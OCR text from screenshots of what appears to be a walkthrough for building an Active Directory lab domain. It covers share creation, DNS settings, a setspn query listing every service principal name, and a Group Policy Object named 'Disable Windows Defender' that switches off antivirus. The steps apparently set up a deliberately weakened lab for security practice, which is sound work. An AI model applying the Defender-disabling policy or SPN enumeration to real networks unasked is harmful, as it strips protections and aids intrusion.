

Server Manager
File and Storage Services • Shares
Manage
Tools
View
Help
Servers
Volumes
Disks
Storage Pools
Shares
iSCSI
Work Folders
SHARES
All shares | 3 total
TASKS
VOLUME
NETLOGON on SERVER
(C:)
New Share Wizard
View results
Select Profile
Share Location
Share Name
Other Settings
Permissions
Confirmation
Results
The share was successfully created.
Task
Progress
Status
Create SMB share
Completed
Set SMB permissions
Completed
< Previous
Next >
Close
Cancel
Type here to search
6:37 AM
8/1/2024



Server Manager
Administrator: Command Prompt
C:\Users\Administrator>setspn -T server.locat -Q */*
Checking domain DC=server,DC=locat
CN=SERVER,OU=Domain Controllers,DC=server,DC=locat
Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/SERVER.server.locat
ldap/SERVER.server.locat/ForestDnsZones.server.locat
ldap/SERVER.server.locat/DomainDnsZones.server.locat
DNS/SERVER.server.locat
GC/SERVER.server.locat/server.locat
RestrictedKrbHost/SERVER.server.locat
RestrictedKrbHost/SERVER
RPC/ceeb3465-e41a-419a-8d32-57cfe66a1eb9._msdcs.server.locat
HOST/SERVER/SERVER0
HOST/SERVER.server.locat/SERVER0
HOST/SERVER
HOST/SERVER.server.locat
HOST/SERVER.server.locat/server.locat
E3514235-4B06-11D1-AB04-00C04FC2DCD2/ceeb3465-e41a-419a-8d32-57cfe66a1eb9/server.locat
ldap/SERVER/SERVER0
ldap/ceeb3465-e41a-419a-8d32-57cfe66a1eb9._msdcs.server.locat
ldap/SERVER.server.locat/SERVER0
ldap/SERVER
ldap/SERVER.server.locat
ldap/SERVER.server.locat/server.locat
CN=krbtgt,CN=Users,DC=server,DC=locat
kadmin/changepw
Existing SPN found!
C:\Users\Administrator>
To install File Server Resource Manager, start the Add Roles and Features Wizard.
Type here to search
6:39 AM
8/1/2024


Server Manager
Administrator: Command Prompt
Turn off Microsoft Defender Antivirus
Turn off Microsoft Defender Antivirus
Previous Setting
Next Setting
Not Configured
Enabled
Disabled
Comment:
Supported on:
At least Windows Vista
Options:
Help:
This policy setting turns off Microsoft Defender Antivirus.
If you enable this policy setting, Microsoft Defender Antivirus does not run, and will not scan computers for malware or other potentially unwanted software.
If you disable this policy setting, Microsoft Defender Antivirus will run regardless of any other installed antivirus product.
If you do not configure this policy setting, Windows will internally manage Microsoft Defender Antivirus. If you install another antivirus program, Windows automatically disables Microsoft Defender Antivirus. Otherwise, Microsoft Defender Antivirus will scan your computers for malware and other potentially unwanted software.
Enabling or disabling this policy may lead to unexpected or unsupported behavior. It is recommended that you leave this policy setting unconfigured.
OK
Cancel
Apply
Type here to search
6:48 AM
8/1/2024



Server Manager
File and Storage Services ▸ Shares
Manage Tools View Help
Servers
Volumes
Disks
Storage Pool
Shares
iSCSI
Work Folders
SHARES
All shares | 2 total
TASKS
VOLUME
NETLOGON on SERVER
TASKS
(C:)
New Share Wizard
Specify share name
Select Profile
Share Location
Share Name
Other Settings
Permissions
Confirmation
Results
Share name:
test
Share description:
Local path to share:
C:\Shares\test
If the folder does not exist, the folder is created.
Remote path to share:
\\SERVER\test
< Previous
Next >
Create
Cancel
Type here to search
6:36 AM
8/1/2024



Server Manager
Administrator: Command Prompt
C:\Users\Administrator>setspn -T server.locat -Q */*
Checking domain DC=server,DC=locat
CN=SERVER,OU=Domain Controllers,DC=server,DC=locat
Existing SPN
Group Policy Management
File Action View Window Help
Group Policy Management
Forest: server.locat
Domains
server.locat
Default Domain
Domain Contro
MYTEAM
Group Policy O
WMI Filters
Starter GPOs
Sites
Group Policy Modeling
Group Policy Results
server.locat
Status
Linked Group Policy Objects
Group Policy Inheritance
Delegation
This page shows the status of Active Directory and SYSVOL replication for this domain as it relates to Group Policy.
New GPO
Name:
Disable Windows Defender
Source Starter GPO:
(none)
OK
Cancel
domain.
Change
f the domain controllers in this
Detect Now
the Add Roles
Type here to search
6:42 AM
8/1/2024



SERVER0\Administrator
Password
SERVER0\A...
Joe D
Other user
ENG



Edit DNS settings
Manual
IPv4
On
Preferred DNS
192.168.10.7
DNS over HTTPS
Off
Alternative DNS
Save
Cancel
ENG
IN
19:29
01-08-2024

Step 6: add a new Microsoft account:









Local Disk (C:)
This PC
Local Disk (C:)
Search Local Disk (C:)
New
Details
Gallery
Joe - Personal
Desktop
Downloads
Documents
Pictures
Music
Videos
This PC
CD Drive (D:) CC
7 items
1 item selected
Network access
Your folder is shared.
You can email someone links to these shared items or copy and paste the links into another app.
Individual Items
share
\\USER1\share
12 KB
Show me all of the network shares on this computer
Done
ENG
IN
19:25
01-08-2024



Server Manager
Add Roles and Features Wizard
Select server role
DESTINATION SERVER
SERVER
Before You Begin
Installation Type
Server Selection
Server Roles
Features
Confirmation
Results
Add Roles and Features Wizard
Add features that are required for Active Directory Domain Services?
You cannot install Active Directory Domain Services unless the following role services or features are also installed.
[Tools] Group Policy Management
Remote Server Administration Tools
Role Administration Tools
AD DS and AD LDS Tools
Active Directory module for Windows PowerShell
AD DS Tools
[Tools] Active Directory Administrative Center
[Tools] AD DS Snap-Ins and Command-Line Tools
Include management tools (if applicable)
Add Features
Cancel
< Previous
Next >
Install
Cancel
Hide
Events
Performance
BPA results
Events
Services
Performance
BPA results
Type here to search
5:57 AM
8/1/2024

